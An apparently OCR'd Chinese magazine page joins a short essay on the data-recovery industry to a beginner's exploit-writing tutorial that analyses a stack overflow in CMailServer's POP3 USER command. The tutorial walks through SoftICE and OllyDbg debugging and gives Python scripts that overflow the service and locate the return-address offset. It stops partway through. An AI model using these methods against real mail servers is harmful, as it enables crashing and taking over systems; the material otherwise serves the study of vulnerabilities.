
我一直在关注着国内的数据恢复行业的发展。目前仍然有些数据恢复公司对客户的硬盘做非法操作，可是没有相应的法律文件去规范这种做法。对此我一直很是担忧。工作中经常可以遇到一些客户拿着硬盘，说找了好几家数据恢复公司了，都没有恢复出丢失的数据，在我恢复数据工程中，居然不但恢复出了客户所需要的数据，而且还恢复出了其他公司的一些数据恢复软件。这些年做数据恢复，我遇到过不少比较令人担忧的事情：有家公司把客户的由于使用PQ转换分区失败的硬盘作反向处理，即NTFS在重新恢复成为FAT32。还有些公司在处理WYX病毒造成的加密时，由于不能使用数据恢复软件居然格式化了客户的硬盘，然后再使用数据恢复软件恢复……

正是由于数据恢复行业的种种特点，这个行业越来越趋向于选择专业技术和素质过硬的人才，目前存在的数据恢复公司也会划分出层次，优秀的公司会占领大部分市场，而技术和运作不过硬的公司会被淘汰出局。如今，数据恢复行业也呈现出多分支发展的局面：如计算机取证，专业的数据备份业务，和军方联合开发专业设备，安全软件销售等其他分支，所以，有志于此行业的人，一定在掌握相关技术和能力的同时，要密切关注国内外此行业的发展，与时俱进。相信有志者事竟成，愿你成功。

WTF：推出的ISNO发现的Ccproxy远程溢出漏洞，受到了很多朋友的关注，EXP也广泛的流传着。很多菜鸟朋友们感受到了漏洞的乐趣，都争先恐后地想学习漏洞发现、编写技术，让自己也过过黑客瘾。本文就是利用我们原来刊登的《菜鸟版Exploit编写指南》系列文章中所讲到的技术，围绕如何发现并分析溢出漏洞而讲的，希望更多的新手能掌握这样的分析方法，全都成为分析漏洞的高手！

适合读者：入侵爱好者、漏洞分析员

前置知识：SoftICE、Ollydbg基本使用方法、基本汇编语法



菜鸟版Exploit编写指南之八：菜众家之长 分析及改进Cmail漏洞

文／图 LoveMelody

看了ISNO大虾的《我是如何发现CCProxy漏洞的》，心里痒痒的，也想按照ISNO大虾介绍的方法依葫芦画瓢的分析一个漏洞。分析什么漏洞呢？F.Zh在《菜鸟版Exploit编写指南》的开山之作中详细讲解了Cmail Server漏洞的利用过程，让我这样的菜鸟受益匪浅，以后屡用其法。但F.Zh在文章的最后留下了一句话："定位，如果是固定长度的话，确实可以通过两次溢出定位，但实际上这个是和安装的路径有关的，还有没有好一点的方法来定位呢？"

什么意思我不大明白，F.Zh也没有再说下去，那我们就尝试分析Cmail Server吧，看看为什么覆盖那么长的字符串正好实现溢出；也看看能不能解决F.Zh说的不定长问题；当然，更重要的是复习总结下ISNO和F.Zh介绍的方法，并改进改进，让它更适合我们菜鸟使用。

分析

安装好一个CmailServer 4.00beta1，应该有漏洞吧，如图1所示。




图1

验证一下，进入DOS控制台，在窗口下输入Telnet 127.0.0.1 110，其中110是POP3协议所用端口，然后输入USER和一长串的a，接着回车，如图2所示。




图2

弹出出错对话框了，Windows XP下的出错对话框和2000不同，没有直接给出报错点，如图3所示。




图3

怎么办？我们不能看到执行的地址了吗？不，还是有办法的。点击对话框中蓝色的字"请单击此处"，系统就会给出详细的出错报告数据了。Offset：61616161，表示执行0x61616161这个地址时出现了错误。0x61就是小写的a，就是我们输入的USER中的数据，因为0x61616161地址非法，所以出错，这下Windows XP下的定位和2000一样方便了，如图4所示。




图4

好了，到了使用ISNO的方法分析漏洞的时候了。重新启动Cmail，打开SoftICE，然后再发送超长的字符串，这下SoftICE捕获异常，弹了出来，停留在下面这句代码处。

```
001B :61616161 FFFF ??? INVALID
```

意思是61616161指向的指令非法。再看看上下左右相关的数据吧，输入Data命令，会出现一个数据窗口，然后输入d EIP，就会在数据窗口中显示出如下的值。"

```
001B : 61616161
001B : 61616171
```

上下左右的数据都是非法的，因为没有代码加载在这个部分，所以系统默认填充1，就是全F。原EIP和堆栈，都已经被我们过长的数据覆盖，现在无法从现今的堆栈中，找到问题代码的位置。

> 小知识 SoftICE默认情况下是开了异常捕获功能的，即有什么异常发生时会自动激活SoftICE，我们可以使用指令Fault on和Fault off来打开或关闭异常捕获功能。

使用ISNO的方法，记下这个时候ESP的值，ESP = 02AE841C，即某个函数在02AE841C附近保存了返回地址，而在函数执行的过程中，保存的返回地址被我们超长字符串覆盖，从而返回时去执行非法的0x61616161。现在的关键就是找到这个在02AE841C附近保存地址的函数。

退出SoftICE，重新启动Cmail，用CTRL+D"呼出"SoftICE，输入Addr CmailServer进入Cmail程序的地址空间，然后下一个ISNO介绍的经典断点 bpmw 02AE841C w，意思就是当往地址02AE841C进行写操作的时候，中断下来。如果一个函数在地址02AE841C中保存返回地址，也是一个写操作，就会被中断，我们就可以找到是哪个函数出现了字符串的覆盖。

回到程序空间，再运行攻击代码，果然有写操作时SoftICE中断弹了出来。经过几次中断，到达了下面这句指令。

00415A61: call 004049E0

此时ESP = 02AE841C，就是004049E0这个函数，把返回地址保存在02AE841C－4＝02AE8418中。如果按F8执行，马上就会弹到001B:61616161 FFFF INVALID中去，而ESP会恢复成02AE841C，我们找到了被覆盖返回地址的函数004049E0！

ISNO大虾的方法就是好，按着方法一步步的做就成功了，大家也试试吧。找到了出问题函数后，再用Ollydbg来看004049E0处的函数。

重新启动挂掉的Cmail，用Ollydbg附加上Cmail进程，然后Ctrl+G输入地址004049E0，就可以看到如下的代码，如图5 所示。




图5

直接看反汇编代码，头看裂了都看不出什么名堂来，还是动态执行，边走边看。在004049E0设一个断点，然后再运行我们的攻击程序。执行到"004049E0 sub esp, 220h"时，Ollydbg就会中断下来。按F8继续单步执行，在执行的时候注意查看每次调用的参数值。

00404A72 55 PUSH EBP

在内存窗口中按CTRL+G，然后输入EBP，发现EBP对应的是我们输入的aaaaaaaaa……超长字符串！直觉感到马上水落石出了。下一句是：

00404A73 PUSH CMailSer.004F9640

004F9640地址是什么呢？在内存窗口中查看004F9640，是"F:\Study\课堂讲义\投稿\heifang\CMail漏洞分析"，晕，是我机器上Cmail的安装路径，早知道选个漂亮点的安装位置，免得像现在这样丢脸。算了，还是继续吧：

00404A7C PUSH CMailSer.00474498;

压入的00474498内容是"%s\mail\%s"，格式化串！看来就是作拷贝了。最后压入EAX，call一个字符串拷贝程序：

```
00404A81   50   PUSH EAX
00404A82   E8 18730200   CALL CMailSer.0042BD9F
```

明白了，调用这个函数，大概就相当于执行以下代码：

```
sprintf ( EAX,
"%s\mail\%s",
F:\Study\课堂讲义\投稿\heifang\CMail漏洞分析
aaaaaaaaaaaa......)
```

EAX中拷贝Cmail安装路径＋\mail\＋我们发送的USER名字，因为没有长度检查，所以导致了溢出！怪不得F.Zh说溢出点和安装路径有关，因为覆盖的字符串中包含有Cmail的安装路径。

保存返回地址的ESP＝0x02AE8418；存放字符串的起始地址EAX＝02AE81F8，那么从EAX到ESP需要的字符串长度为 0x02AE8418－0x02AE81F8＝0x220＝544。其中安装路径"F:\Study\课堂讲义\投稿\heifang\CMail漏洞分析"是44个字节，还有"\mail\"是6个字节，那么需要覆盖a的长度为544－44－6＝494字节！

函数执行完毕，保存地址的0x02AE8418果然被覆盖成了0x61616161，如图6所示。

02AE8418	61616161
02AE841C	61616161
02AE8420	61616161
02AE8424	61616161
02AE8428	61616161
02AE842C	61616161
02AE8430	61616161
02AE8434	61616161
02AE8438	61616161
02AE843C	61616161
02AE8440	61616161
02AE8444	61616161
02AE8448	61616161
02AE844C	61616161
02AE8450	61616161
02AE8454	61616161
02AE8458	61616161
02AE845C	61616161
02AE8460	61616161
02AE8464	61616161
02AE8468	61616161
02AE846C	61616161
02AE8470	61616161

图6

当函数要返回时，就会跳到执行0x61616161的地方中去，导致了异常，如图7 所示。

Access violation when executing [61616161] - use Shift+F7/F8/F9 to pass exception to program

图7

验证

上面是通过直接分析得到需要覆盖a的长度为494字

节，但我们菜鸟心中没有底，还是使用熟悉的F.Zh黑盒法验证一下！我把F.Zh的定位方法改进了一下，分别定位百位、十位、个位，这样更容易定位比较长的溢出。利用Python写定位程序，首先定位百位

```
import poplib
m = poplib.POP3('127.0.0.1')
s = 'a' * 100+'b' * 100+'c' * 100+'d' * 100+'e' * 100
m.user(s)
```

Python真是个写Exp和测试用的好东东，只要这几句话就给Cmail服务器发送了100个a，100个b，100个c……的用户名，报错对话框如图8 所示。




图8

65－61＝4，所以百位是4，然后定位10位。因为知道百位是4，所以先发送400个a，发送10个a，10个b……程序如下。

```
import poplib
m = poplib.POP3('127.0.0.1')
s = 'a'*400+'a' * 10+'b' * 10+'c' * 10+'d' * 10+'e' *
10+'f' * 10+'g' * 10+'h' * 10+'i' * 10+'j' * 10
m.user(s)
```

这次报错对话框变为Offset: 6a6a6a6a，如图9所示。

